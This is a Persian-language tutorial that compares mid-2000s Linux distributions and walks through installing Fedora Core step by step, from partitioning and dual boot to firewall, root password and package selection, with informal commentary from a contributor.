الف: سطح علمی کاربر: کاربرانی که دارای آشنایی کمتری با لینوکس هستند، جذب توزیع هایی می شوند که دارای ابزارهای پیکربندی گرافیکی است که آنها قادر می سازد راحت تر سیستم شان را اداره و نصب نمایند. همچنین دارای نرم افزارهای جدیدی باشد که به آنها حداکثر قابلیت ها را ارائه نماید. از توزیع هایی که برای کاربران تازه کار بسیار مناسب هستند، می توان فدورا، زوزه (SuSE)، ردهت (RedHat)، مندریک (Mandrake)، لیندوز (Lindows)، لیکوریس (Lycoris)، مپیس (Mepis) و XandarOS را نام برد. کاربرانی که پیشرفته تر هستند و ابزارهای پیکربندی گرافیکی برایشان مهم نبوده، کیفیت و سرعت سیستم برایشان مهم تر است جذب توزیع های حرفه ای مانند دبیان (Debian)، جنتو (Gentoo) و اسلاکور (Slackware) می شوند. دبیان به سخت نصب شدن معروف بوده و اسلاکور هم هیچ ابزار پیکربندی گرافیکی ندارد. ولی در عوض هر دو این توزیع ها بسیار با کیفیت و پایدار هستند.

ب: مورد استفاده از لینوکس: برخی از توزیع ها مخصوص نیازهای خاصی طراحی شده اند. امروزه از اصلی ترین نیازها می توان به سرویس دهنده ها و ایستگاه های کاری اشاره نمود.البته برخی از توزیع ها مانند ردهت و دبیان این امکان را به شما می دهند که هنگام نصب، نوع مصرف آنها را تعیین کنید و با توجه به انتخاب شما، نرم افزارهای مربوط به آن نصب خواهند شد. برخی از توزیع تنها مخصوص یک نیاز طراحی شده اند و دارای ابزارهای مربوط به آن نیاز می باشند. مثلا لینوکس کناپیکس (Knoppix) که یک توزیع روی میزی است، تنها دارای ابزارهایی است که برای کاربران روی میزی کاربرد دارد و یا لینوکس SOL وظایفی دارد که تنها به درد یک سرویس دهنده می خورد.

ج: ویژگی های توزیع: برخی اوقات یک توزیع دارای ویژگی های است که آن را برای استفاده قابل انتخاب می سازد. مثلا لینوکس اورالوکس (Oralux) دارای امکانات مخصوص نابینایان می باشد. مانند شناسایی صفحه نمایش های بریل و یا مرور صوتی وب و پست الکترونیک. و یا یک لینوکس ممکن است سخت افزارهای خاصی را به خوبی پشتیبانی نماید. و یا ممکن است سرعت و کیفیت یک توزیع یا آسانی استفاده از آن ملاک انتخاب قرار گیرد.

د: بازار: ممکن است موجود بودن یک توزیع در بازار و یا نبود آن ملاک انتخاب باشد.

بالاخره کدام را انتخاب کنیم؟
خوب، در بازار ایران در مورد انتخاب توزیع محدودیت های فراوانی وجود دارد. با توجه به توزیع های موجود در بازار، برای مصارف گفته شده توزیع های مقابل آن توصیه می شوند:

مصرف میز کار (Desktop)، ایستگاه کاری، کاربران تازه کار: زوزه (SuSE)، ردهت (Redhat)، لیبرانت (Libranet) ، فدورا (Fedora)

مصرف میز کار(Desktop)، ایستگاه کاری، کاربران حرفه ای: دبیان (Debian)، اسلاکور (Slackware)، لیبرانت (Libranet) ، فدورا (Fedora)

مصرف سرویس دهنده: دبیان (Debian)، ردهت (Redhat)

دیسک های زنده: کناپیکس (knoppix)، شبدیکس (Shabdix)

توضیح اینکه دیسک های زنده، لینوکس هایی هستند که کاملا از روی CD اجرا می شوند و نیازی به نصب آنها روی هارد دیسک سیستم نمی باشد. این دیسک ها برای مصارف آموزشی، عیب زدایی و نمایشی مناسب می باشند. (البته برای کار های هکری هم مفید هستند)

آشنایی با نسخه های مختلف لینوکس

تعداد نسخه های لینوکس به قدری زیاد است که نمی توان همه آنها را توضیح داد.

: Red Hat

پر طرفدار ترین distro بوده و آخرین نسخه‌ی ان ۹ بود. این نسخه یکی از معروف ترین نسخه های لینوکس است. از این سیستم شرکتهای بزرگ سخت افزاری نظیر IBM، Dell، Hewlett-Packard پشتیبانی می کنند و به همین خاطر معروف شده است. این نسخه در سایت Redhat.com بصورت رایگان توزیع میشود. (اما پشتیبانی آن $$$$ هست !!)

: SuSE

این نسخه بیشتر به درد کاربران خانگی و یا ادارات کوچک می خورد . سایت SuSE از این نسخه پشتیبانی می کند و مطالب بیشتر در مورد این نسخه رو می توانید از سایت خودش دریافت کنید.

: Linux-Mandarke

این نسخه جزء آسان ترین نسخه های توزیع شده است و می تواند بهترین نسخه برای کاربران مبتدی باشد. بیشتر کاربران سایتهای Linux و NewsForge از این نسخه استفاده می کنند. این نسخه در اینترنت به صورت رایگان موجود می باشد.

: Caldera OpenLinux

این نسخه هم دانلود می شود و هم قابل خریداری است. این نسخه توسط شرکت Caldera توزیع شده است. البته این شرکت نسخه های دیگری هم توزیع کرده ولی نسخه مذکور بهتر از بقیه است.

: Turbolinux

این نسخه برای شرکتها خوب است و نمی تواند برای دوستان خانه نشین این دیار خوب باشد. این نسخه برنامه های اضافی نیز دارد که کار مدیریت سیستم ها را در شرکت های بزرگ کنترل می کند. نمونه های زیادی مانند این نسخه وجود دارد ولی این نسخه بهترین آنها محسوب می شود.

: Debian GNU/Linux

این نسخه را برنامه نویسان، از سراسر جهان درست کرده اند. این نسخه خوب طراحی شده و تنها اشکال ان اینست که هیچ کس ان را پشتیبانی نمی کند. البته این نسخه در سایت Debian عرضه میشود، ولی از آنجایی که این سایت عضو مشخص و ثابتی ندارد به عنوان پشتیبان محسوب نمی شود.

: Slackware Linux

این نسخه اولین نسخه ای بود که توزیع شد و نصب ان بسیار مشکل است.برخی از کاربران حرفه ای از این نسخه استفاده می کنند.این نسخه کمترین طرفدار را دارد و یادگیری ان نیز مشکل است.اما ویژگی های خاص خودش را دارد.از جمله پایداری و کیفیت بالای ان را میتوان نام برد.

: Lycoris

این نسخه از جمله کامل ترین نسخه های موجود در بازار است.نصب ان اسان بوده و در بیشتر کامپیوتر های خانگی کار می کند .برنامه های بسیاری ضمیمه این نسخه از لینوکس است.

و اما جدید ترین نسخه لینوکس:

: Fedora

شرکت RedHat یکی از موسسات شناخته شده در عرصه لینوکس، در یک تغییر استراتژی، از پخش توزیع RedHat Linux(RHL) دست برداشت و پس از آن فقط به توزیع و عرضه نسخه بهینه شده به نام Red Hat Enterprix Linux پرداخت. اما برای ادای دین به جامعه متن باز، میراث RHL را به دست پروژه منبع بازی به نام Fodora.us سپرد.

به این ترتیب برعکس گذشته، تولید پروژه حاصل به نام Fedora Linux توسط برنامه نویسان جامعه متن باز به همراه برنامه نویسان Red Hat صورت می گیرد.

تاکنون ۴ نسخه از Fedora Linux به نامهای Fedora Core (FC2), Fedora Core1 (FC1) و ... عرضه شده است. شاید همچنان تفاوت چندانی بین FC ها و نسخه قبلی RHL مشاهده نشود، اما کم ، کم جدائی این توزیع ها مشهود می شود.

بررسی نسخه ها ۱ و ۲ :
: FC1

به عنوان یک نسخه رومیزی FC1 تجربه متوسطی بود. با به همراه داشتن Kernal (هسته سیستم عامل) نسخه ۲/۴، واسط کاربر مدیر پنجره Gnome ۲/۴، مرورگر وب Mozilla ۱/۴، Yum، apt.get برای به روز نگه داشتن سیستم همگام با تغییرات Open Office.org , 1.1.0 برای کارهای اداری معمول FC1، تفاوت چندانی با RHL9.0 نشان نمی داد. جز آن که اولا دیگر نیازی به خرید یک اشتراک از شرکت Red Hat برای به روز نگه داشتن سیستم نبود، Yum خود به راحتی این کار را انجام می داد. دیگر آن که نسخه کرنل و نرم افزارها جلوتر رفته بود، اما از نظر پایداری، برخی از کاربران نظر چندان جالبی نسبت به پایداری FCI ندارند. (چندین بار حال بنده {آشتیانی} را گرفته به شدت توصیه میکنم نسخه های ۳ و ۴ را استفاده کنید)

به هر حال، با این که این نخستین نسخه از توزیع جدید بود، باز هم نباید قیاس های درجه بندی را چندان دست بالا گرفت.

FC2

شاید مهمترین نکته ای که در ابتدای مواجهه با FC2 نظر را به خود جلب می کند، نصب بسیار آسان آن است. Anaconda، نصب کننده RHL که در Fedora هم همچنان مورد استفاده است، بهبود فراوانی پیدا کرده است. تقسیم بندی دیسک سخت، که از سوی کاربران به عنوان یک بخش مشکل زا شناخته شده بود، معقول تر و هوشمندانه تر شده است.

تنظیمات متفاوت مثل تنظیم دیواره آتش به شکل گیرا انجام می شود. سرعت نصب نیز بسیار بالاست. FC2 از کرنل نسخه ۲۰۶ بهره می برد. همچنین Gnome2/6 به صورت پیش گزیده برای مدیریت پنجره ها و به عنوان واسط کاربر نصب می شود . ابزار Nautilus که مدیر فایل قوی و جالبی برای کاربر است. بجز در مواردی، بسیار مناسب عمل می کند.

همچنین نرم افزار پیام رسان Gaim0/77 به صورت پیش فرض نصب می شود. البته با توجه به تغییرات پروتکل های پیام رسانی مثل Yahoo Messenger، کاربر باید نسخه جدید Gaim و درایور های مرتبط با آن را دریافت و نصب کند.

برای انجام امور معمول اداری همچون نگارش نامه ها و ایجاد فایل های Presentation، مجموعه Open Office.org نسخه۱۰۱۰۱ همراه با مجموعه FC2 نصب می شود. FC2 مانند گذشته گان خود در پخش فایل های چند رسانه ای با مشکل مواجه است. برای مثال نرم افزار Boy Rhythm می تواند پاسخ گوی نیاز های صوتی و تصویری باشد، اما کم نیستند افرادی که استفاده از نرم افزار مشابه Winamp در Linux یعنی XMMS (با نصب Plug-Inهای مربوط به MP3 و ...) را ترجیح می دهند.

به عنوان نکته ای دیگر در رابطه با FC2، می توان به پشتیبانی آن از X86-64، PPC و PPC04 و همچنین Se Linux اشاره کرد. مشکل دیگری که در مورد توزیع های لینوکس وجود دارد، پشتیبانی آنها از سخت افزارهای متفاوت است، FC2 نیز هر چند مانند گذشته گان خود از پشتیبانی درایور های خوبی برخوردار است، اما همچنان تا تکمیل مجموعه درایور های خود فاصله دارد.

جمع بندی کلی

حاصل فعلی پروژه فدورا، FC2، برای کاربران عادی به عنوان سیستم عامل رومیزی توصیه می شود. نصب آن راحت و کار با نرم افزارهای آن بسیار ساده است. برای سخت افزارها هم، مجموعه نسبتا کاملی از معمول ترین درایور ها دارد. اما بهتر است، قبلا از نصب از پشتیبانی اش از سخت افزارهایی مثل Modem و کارت گرافیکی مخصوص کامپیوتر خود مطمئن شوید.


همچنین از Unicode، که برای ما فارسی زبانان حیاتی است، پشتیبانی می کند. هر چند پروژه لینوکس فارسی نیز رویاهایی برای پشتیبانی ساده تر شدن فارسی در آن در سر دارد. مهمتر از همه، این تنها دومین نسخه از پروژه فدورا است.

آمادگی برای نصب :

در این قسمت برای نصب لینوکس آماده می شیم.در قسمت بعد طریقه کلی نصب رو توضیح میدهیم.این آموزش برای ردهت و فدورا مفید و البته برای بقیه لینوکس ها هم تا حدودی جواب می ده. در ضمن نصب لینوکس یک کار فوق العاده سخت نیست و شما می توانید در کمال آرامش، این کار لذت بخش را انجام دهید.پس از نصب این سیستم عامل،مشاهده می کنید که یک کامپیوتر قدرتمند با قابلیت های فوق العاده سودمند برای اجرای بیشتر کارهای خود با حداقل هزینه در اختیار دارید.(واقعاً همین جوری ها است ،می توانید امتحان کنید تا خودتون ببینید.) قبل از اون بد نیست با یک سری اصطلاحات و کارای ابتدایی هم آشنا شیم.

پارتیشن :(partition)

یک پارتیشن بخشی از هارد دیسک است که برای سازماندهی پرونده ها و دایرکتوری ها به کار می رود. برای مثال درایو c: که ویندوز به طور پیش فرض بر روی این پارتیشن نصب شده است. یک پارتیشن می تواند همه یا قسمتی از هارد دیسک را به خود اختصاص دهد.در بیشتر سیستم ها از یک پارتیشن بزرگ به جای کل هارد دیسک استفاده می شود.
در عین حال بعضی کامپیوتر ها دارای یک پارتیشن ویندوز ثانویه نیز می باشند که در نصب لینوکس از ان استفاده می شود.به عبارت دیگر باید محلی برای قرار دادن سیستم عامل Linux در کنار windows در کامپیوتر خود در نظر بگیرید.Linux به سادگی در کنار سایر سیستم های عامل قرار می گیرد و حتی می توانید ان را روی همان درایوی که ویندوز خود را نصب کرده اید قرار دهید.این نوع پیکر بندی سیستم را، سیستم راه اندازی دوگانه (dual boot system) می نامند. در این نوع سیستم ها هنگام راه اندازی سیستم شما سیستم عاملی که می خواهید برای راه اندازی کامپیوتر به کار رود را انتخاب می نمایید.



قبل از نصب Linux در کنار ویندوز لازم است تا درایو هارد دیسک را برای پذیرفتن ان به ترتیب زیر آماده سازید:

۱. یک نسخه پشتیبان از کامپیوتر خود تهیه کنید (چون شما ناشی هستید). فرآیندی که در ادامه خواهد آمد روی نصب ویندوز موجود تاثیری ندارد، ولی در هر شرایطی نباید در باره پرونده های ارزشمند خود ریسک کنید، بنابر این باید یک نسخه پشتیبان از همه پرونده های خود تهیه کنید.برنامه های خوب و متفاوتی برای این منظور موجود است. شدیدا توصیه می شود که قبل از پارتیشن بندی مجدد،از کل محتویات کامپیوتر خود یک نسخه پشتیبان تهیه کنید.چنانچه انجام این کار غیر عملی یا غیر ممکن است،از کلیه پرونده های مهم یک نسخه پشتیبان درست کنید.برای کسب اطلاع و آشنایی با چگونگی تهیه نسخه پشتیبان از کل سیستم یا پرونده های مهم خود به دفترچه راهنمای سیستم خود رجوع کنید !!!! (حتما منظور این خانوم این بوده که یک هارد دیگه تهیه کنید و روی آن شروع به کسب تجربه کنید !!!)

۲. نحوه قالب بندی هارد دیسک کامپیوتر ویندوز خود را مشخص کنید.

در ویندوز دو نوع فرمت بندی برای درایو هارد دیسک به کار می رود: فرمت File Access Table (FAT) و (NT File System (NTFS .

فرمت NTFS در مقایسه با فرمت FAT جدیدتر و پیشرفته تر می باشد.در ضمن برای دیدن اطلاعات مربوط به پارتیشن یک درایو کافی است که از قسمت my computer روی درایو مورد نظر click راست کنید و بعد از ان properties رو انتخاب کنید.(اینا رو دیگه حتما خودتون میدونین!)

۳. فضا های ذخیره سازی قطعه ، قطعه شده دیسک خود را پیوسته سازید.(منظور همون Defragmenter کردن است ! پیش فرض را این گرفتیم که حداقل یک بار این کار و کردین،در غیر این صورت بقیه توضیحات رو بخونین و ضمنا از مسیرهای زیر می توانید به آن دسترسی داشته باشید:

All program/accessories/system tools/disk clean up
OR
my computer/click on drive/file/properties/tools

قبل از اجرای کلیه برنامه هایی که برای تغییر اندازه پارتیشن ها به کار می روند باید فضاهای قطعه ، قطعه شده ذخیره سازی در دیسک را به هم پیوند دهید.به مرور زمان،بیت ها و بایت های تشکیل دهنده پرونده های شما بر روی دیسک پراکنده می شوند.در صورتی که فضاهای ذخیره سازی به طور پراکنده در روی هارد دیسک شما بیش از اندازه انجام شده باشد تغییر اندازه پارتیشن ها نه تنها مشکل شما را حل نخواهد کرد بلکه خود باعث بروز مشکلات دیگر می شود.به هم پیوستن فضاهای ذخیره سازی شده یک پرونده که به صورت جداگانه بر روی دیسک قرار دارند باعث می شود تا پرونده به صورت یک بخش در روی درایو قرار داده شود.انجام این کار الزامی است، زیرا پراکندگی قسمت های مختلف یک پرونده بر روی دیسک ، منجر به کند شدن عملیات دیسکی می شود.

گاهی ممکن است هارد دیسک از بخش های پراکنده چندانی استفاده نکرده باشد،در این صورت پیامی مبنی بر اینکه نیازی به اجرای این برنامه نیست از طرف سیستم دریافت خواهید کرد.(اینجور مواقع دیگه باید بی خیال Defragmenter شین)

۴. برای باز کردن جا جهت Linux در روی هارد دیسک خود در کنار ویندوز (یا هر سیستم عامل دیگر) هارد دیسک خود را دوباره پارتیشن بندی کنید.

نکته:پارتیشن بندی مجدد را می توانید به صورت Destructive یا Nondestructive انجام دهید.در روش Destructive همه چیز در روی هارد دیسک شما پاک شده و از ابتدا باید هر چیزی را روی ان نصب کنید.در روش دوم می توانید به کمک برنامه های سودمند ویندوز به طرزی پویا اندازه پارتیشن ها را تغییر داده و سپس از فضاهای باز شده به عنوان یک پارتیشن برای Linux استفاده کنید.

برنامه (Open Source _ FIPS First Nondestructive Interactive Partition Splitting) برای پارتیشن بندی مجدد دیسک FAT کاربرد دارد. برای پارتیشن بندی مجدد دیسک های NTFS باید از برنامه های سودمند تجاری، مانند Partition Magic یا Norton Ghost استفاده کنید.این دو برنامه هر دو در سیستم های FAT نیز قابل استفاده می باشند. (بنده {آشتیانی} توصیه میکنم با OS Selector استفاده کنید که خیلی کار درست است)

و اما در مورد انواع نصب لینوکس :

نصب لینوکس را میتوان به دو صورت گرافیکی یا متنی انجام داد.چنانچه در کار نصب، برنامه نصب، سخت افزارهای گرافیکی شما را به خوبی شناسایی کند، به طور خودکار نصب گرافیکی انجام خواهد شد.ونیز برای سهولت استفاده از ماوس از روش های گرافیکی استفاده می شود.

شما میتوانید نصب مبتنی بر متن را در موارد زیر به کار برید:

عدم تمایل به استفاده از ماوس !!!
عدم توانایی سیستم نصب در یافتن کارت گرافیکی:البته به ندرت این اتفاق می افتد !!!

به هر حال در صورت تمایل به نصب این سیستم عامل بر اساس متن به صورت دستی،می توان در مقابل علامت نشان دهنده انتظار کامپیوتر برای وارد کردن اطلاعات در مرحله راه اندازی (boot : prompt) کلمه text را تایپ کرد.

نصب لینوکس (red hat & fedora) را می توان به یکی از چند روش زیر انجام داد:

Server: در این نوع نصب، یک محیط سیستم عامل برای کامپیوتر هایی که خدماتی مانند میزبانی صفحات وب را انجام می دهند ساخته می شود.

Custom: در این نوع نصب حداقل نرم افزارهای پایه و برنامه های کاربردی و کمکی و خدمات ارائه می شود.

Upgrade: در این نوع نصب، سیستم نصب شده فعلی با حفظ خصیصه های قبلی، کاربران ثبت نام شده و داده های موجود، به روز رسانی می شود.

Personal Desktop: با انتخاب این گزینه، لینوکس مورد نظر بدون نرم افزار توسعه نصب می شود. (البته بسیاری از برنامه ها و ویژگی های خاص سیستم عامل را می توانید به کار برید،ولی از بعضی از برنا مه های کاربردی نمی توانید در این نوع نصب استفاده کنید.)

Workstation: در این نوع نصب یک محیط سیستم عامل برای کامپیوتر ها و کامپیوتر های دستی که برای استفاده شخصی از ایستگاههای کاری استفاده می کنند به وجود آورده می شود.این نسخه نصب شامل ابزارهای نرم افزار توسعه مورد نیاز برای اجرای برنامه های خاص کاربردی می باشد.

تحت هر دو نوع نصب Workstation و Personal Desktop بسیاری از تصمیم گیری ها و عملیات مشکل مانند پارتیشن بندی هارد دیسک و انتخاب نرم افزار به طور خودکار انجام می گیرد.این نوع نصب شامل رابط گرافیکی GNOME و کلیه ابزارهایی است که یک کاربر متوسط کامپیوتر به آنها نیاز دارد.در صورتی که به نرم افزاری نیاز پیدا کنید که برنامه نصب ان را ندارد می توانید پس از نصب سیستم عامل، برنامه را تهیه و ان را به سیستم اضافه کنید.

نصب لینوکس

راهنمای نصب قدم به قدم لینوکس fedora :

راههای زیادی برای آغاز نصب فدورا وجود دارد از جمله boot از روی CD ، فایل های HTTP،FTP ،از روی یک هارد دیگر(هارد رو هارد کردن) و بسیاری روشهای دیگر. شاید متداول ترین روش نصب، وارد کردن CD های نصب در داخل کامپیوتر و راه اندازی مجدد ان از روی CD ها باشد.ما در طول این راهنما فرض میکنیم که شما نصب فدورا را با استفاده از CD های نصب انجام می دهید.

بعد از اینکه CD اول را داخل کامپیوتر گذاشتید و کامپیوتر از روی CD بالا آمد، صفحه fedora core را مشاهده می کنید .با زدن enter مراحل کار را ادامه دهید.

بعد از ان از شما سوال می شود که آیا سالم بودن CD ها رو چک کند یا نه،معمولا این test،پیشنهاد خوبیست، به خصوص اگر از درستی CD ها اطمینان نداشته باشید.و همچنین مانع از این می شود که در هنگام نصب به علت خرابی CD ها دچار وقفه شوید. (این کار را به شدت من {آشتیانی} توصیه میکنم)

اگر قبلا برنامه درستی CD ها رو تصدیق کرده است در این صورت نیاز به test مجدد نیست و می توانید ادامه دهید.

Welcome to fedora

در اینجا نصب برنامه آغاز می شود.این اولین صفحه در نصب گرافیکی است.همانطور که خواهید دید تمام صفحات نصب دارای طرح بندی یکسانی هستند.هر مرحله نصب شامل یک متن توضیحی کمکی برای ان مرحله است.(این یکی از مزیت های این نسخه از لینوکس نسبت به نسخه mandrake می باشد.) برای ادامه next را فشار دهید.

Language Selection


در ابتدا شما نیاز دارید ، زبانی را که در حین نصب استفاده می کنید انتخاب کنید.این زبان همچنین زبان پیش فرض نصب شده برای سیستم عامل بعدی می باشد.بعدا می توانید زبانهای دیگری را برای نصب انتخاب کنید.

Keyboard Layout

سپس شما نیاز به انتخاب نوع صفحه کلید مورد استفاده تان را دارید.

Mouse Configuration

اغلب اوقات برنامه نصب به صورت خود کار نوع mouse مورد استفاده را انتخاب می کند.و در این صورت نیازی به تغییر ان نخواهید داشت. (مگر اینکه موس شما هم مثل من مال عهد دقیانوس باشد {آشتیانی})



The Search Begins...

پس از اینکه next را در صفحه Mouse Configuration زدید، برنامه شروع به جستجوی نسخه های قبلی فدورا (و یا ردهت) می کند.

Installation Type

در اینجا احتیاج دارید تعیین کنید چه سیستمی را می خواهید نصب کنید.در مورد انواع روش های نصب در قسمت قبل توضیحات لازم داده شد.در این مرحله طبق قرار قبلی گزینه workstation را انتخاب می کنیم. انتخاب یکی از گزینه های از پیش تعریف شده امکان انتخاب بسته های شخصی را از شما می گیرد.برای استفاده از آنها باید گزینه custom را انتخاب کنید.

Disk Setup

این مرحله مهم ترین و حساس ترین قسمت نصب است:پارتیشن بندی دیسک.

در ابتدا باید بگویم اکثر کاربران معمولی لینوکس(به ویژه کاربران جدید) نیازی ندارند که درباره RAID یا LVM نگران باشند.بنا بر این شما می توانید این دو گزینه را در نظر نگیرید. اگر فدورا را به تنهایی روی یک درایو هارد تان نصب می کنید باید از گزینه پارتیشن بندی خودکار استفاده کنید.اگر نصب دو گانه فدورا را در کنار ویندوز یا سیستم عامل دیگری انجام می دهید باید قبل از شروع یک پارتیشن خالی ایجاد کنید.

اگر پارتیشن ها را خودتان ایجاد می کنید، حداقل به دو پارتیشن root و swap نیاز پیدا خواهید کرد.پارتیشن root شامل تمام فایل های سیستمی است و باید به اندازه کافی برای نصب بزرگ باشد.(معمولا حداقل بین ۲ تا ۴ گیگا برای root در نظر می گیرند { آشتیانی : برای نصب کامل ۶ گیگا })


پارتیشن swap باید تقریبا دو و نیم برابر RAM کامپیوتر تان باشد.

با وجود اینکه از لحاظ فنی نیازی نیست ولی من پیشنهاد می کنم پارتیشن /home را نیز بسازید.این پارتیشن محلی است که همه داده های کاربر ذخیره می شود(مانند my document در ویندوز). {من برای کار های معمولی توصیه نمیکنم} ایجاد پارتیشن مجزا home این امکان را به شما می دهد که بدون از دست دادن داده های شخصی تان مجددا همین لینوکس یا سایر نسخه های ان را نصب کنید.

مجموعه اصطلاحات: در لینوکس درایو های هارد تان به این ترتیب نامگذاری می شوند:(شماره)(حرف)hd .حرف به محل مربوطه در درایو کامپیوتر اشاره می کند. و شماره نیز به پارتیشن درایو اشاره می کند.به عنوان مثال اولین پارتیشن در اولین درایو IDE، میشود hda1 نامیده می شود.

Boot Loader Configuration

Boot loader به شما اجازه می دهد که سیستم عامل را آغاز کنید.همچنین به شما این اجازه را می دهد که در صورت داشتن بیش از یک سیستم عامل بر روی کامپیوتر، سیستم عامل مورد نظر را انتخاب کنید.در اینجا به راحتی می توانید از عناصر پیش فرض استفاده کنید.



Network Configuration

در صورتی که کامپیوتر تان بر روی یک شبکه محلی(LAN) قرار داشته باشد و یا یک مودم کابلی یا DSL داشته باشید، نیاز دارید که پیکر بندی شبکه را انجام دهید.برنامه نصب به صورت پیش فرض آنرا DHCP قرار می دهد به طوریکه اطلاعات لازم را به صورت خودکار از ISP(Internet Service Provider) تان می گیرد. بیشتر خدمات دهندگان اینترنت چه از نوع کابلی و چه پهن باند،از DHCP استفاده می کنند.بنا بر این ، این قسمت را بدون تغییر بگذارید. {آشتیانی : مگر آنکه در یک شبکه محلی با تنظیمات خاص باشید}

اگر خواستید خودتان آدرس IP(Internet Protocol) تان را وارد کنید به سادگی روی قسمت edit کلیک کنید و سپس آدرس را وارد کنید.

Firewall Configuration

دیواره های اتش خوب است همواره فعال باشند به ویژه اگر که یک ارتباط پهن باند (DSL) دارید و یا در یک شبکه محلی هستید. بهتر است که در ساختار این قسمت تغییری ایجاد نکنید مگر اینکه بخواهید web،mail ، و یا FTP server را بر روی کامپیوتر تان اجرا کنید. در این زمان تنها بر روی پروتکل مناسب کلیک کنید تا به ان اجازه دهید که از میان دیواره اتش عبور کند. { آشتیانی : به یاد داشته باشید که **در اینجا سئوال می شود که چه نوع سرویس هایی اجازه ورود دارند نه اجازه خروج**. بنا بر این اگر که می خواهید تنها به گشت و گذار در وب بپردازید و نمی خواهید که یک web server باشید، پروتکل HTTP را بدون تغییر بگذارید } .

Additional Language Support

در اینجا باید انتخاب کنید که کدام زبان ، زبان پیش فرضی است که در کامپیوتر استفاده شده است.همچنین فرصت دارید در صورت تمایل زبان دیگری را برای اضافه شدن انتخاب کنید.

Time Zone Selection

اکنون باید یک منطقه زمانی مناسب را برای کامپیوتر تان انتخاب کنید.برای این کار به دو طریق می توانید عمل کنید.یا میتوانید بر روی منطقه مورد نظر روی نقشه کلیک کنید و یا از لیست پایین نقشه منطقه زمانی مورد نظر را انتخاب کنید.

Set Root Password

در دنیای لینوکس و یا یونیکس root در واقع مدیر کامپیوتر محسوب می شود.(منظور همان Admin است).برای انجام کارهای مدیریتی تنها کافیست که root را اجرا کنید. اگر هنگام log on کردن root هم به صورت پیش فرض اجرا شود بسیار زیان آور است.این حالت نه تنها یک خطر امنیتی است بلکه ممکن است باعث شود شما در موقعیتی قرار گیرید که فایل ها و یا ساختار های اصلی کامپیوتر ناگهان تغییر یابند و یا به کل پاک شوند و کامپیوتر را بلا استفاده بگذارند.در این حالت مجبور هستید مجدد سیستم عامل را نصب کنید. پس همیشه این فیلد را پر کنید و صد البته با یک کلمه درست که قوانین مربوطه را رعایت کند .

Package Group Selection

در این بخش از نصب شما قادر هستید بسته هایی را که مایل هستید روی کامپیوتر تان نصب شوند، انتخاب کنید.برای کاربران جدید شاید این مرحله کمی گیج کننده باشد.در این حالت بهتر است تغییری در گزینه های پیش فرض ندهید {آشتیانی : برای کاربران معمولی ولی من باز به آنها توصیه میکنم که همه بسته ها را انتخاب کنید که فردا یک برنامه ای را آمدید اجرا کنید نگه فلان بسته را میخواهد ولی هر جور که دوست دارید}.اگر مایل هستید بسته های منحصر به فردی را از هر گروه مورد نظر انتخاب کنید، تنها کافیست روی قسمت details (جزئیات) کلیک کرده و سپس از میان لیست ارائه شده، بسته های مورد نظر را انتخاب کنید.

About To Install

اخرین فرصت برای بازگشت از شما میپرسه آیا مطمئن هستید که میخواهید برنامه را نصب کنید و چیزی را جا اخته اید یا نه ...

پس از کلیک کردن روی next در این قسمت، فرمت شدن پارتیشن های دیسک آغاز شده و بسته های انتخابی نصب می شوند.

Required Install Media

سپس برنامه نصب به شما یاد آوری می کند که برای تکمیل فرایند به هر ۳ CD نیاز خواهید داشت.(البته گاهی تعداد CD ها ۴ تا خواهد بود و در واقع این تعداد بستگی به بسته های نرم افزاری دارد.)

Formatting"/"

پس از ان فرمت کردن پارتیشن های مربوط ادامه می یابد.

Transfer Install Image To Hard Drive

پیش از نصب بسته های شخصی، تصویر نصب اصلی به هارد درایو منتقل می شود...

Installing Packages

سپس نصب بسته ها آغاز می شود...
بسته به اینکه چه تعداد از این بسته ها را انتخاب کرده اید و سرعت کامپیوتر شما چقدر است، این قسمت ۱۵ تا ۴۰ دقیقه وقت می گیرد {در حالت کامل با تمام بسته ها با یک AMD 1 GIG ۲ ساعت اندی }.اکنون زمان مناسبی برای مطالعه است!!

Installing Packages Continued...

احتمالا به یک مجله دیگر نیاز پیدا می کنید....

Insert Disc 2

دیسک دوم را وارد کنید.

Insert Disc 3

دیسک سوم را وارد کنید.

Boot Disk Configuration

ایجاد یک دیسک boot معمولا فکر خوبیست {آشتیانی : حتما این کار را انجام بدهید حتما !}.این کار به شما اجازه می دهد زمانی که فایل های boot خراب هستند یا پاک شده اند با استفاده از این دیسک بتوانید کامپیوتر تان را بالا بیاورید.(boot کنید.)

Installation Complete!

در این قسمت عملیات نصب به پایان می رسد.

پس از اینکه عملیات نصب به پایان رسید و کامپیوتر تان مجددا بالا آمد ، با صفحات زیر رو به رو می شوید. که کارهای اصلی زیر را شامل می شوند.

Welcome

License Agreement

Date & Time

User Accounts

باز هم باید یاد آوری کنم که ایجاد یک حساب کاربری بسیار مهم است.اگر بیش از یک کاربر از کامپیوتر استفاده می کنند می توانید برای هر یک حساب کاربری خاص خودش را ایجاد کنید.

Sound Card Setup

در اینجا می توانید کارت صوتی تان را در صورتی که توسط برنامه نصب شناخته شده است، تست کنید.در غیر این صورت می توانید وضعیت آنرا تغییر دهید.

Additional CD's

اغلب اوقات می توانید این صفحه را skip کنید.

Finish Setup

حالا دیگر می توانید از لینوکس فدورا ی جدید تان لذت ببرید.

یک مقایسه اجمالی

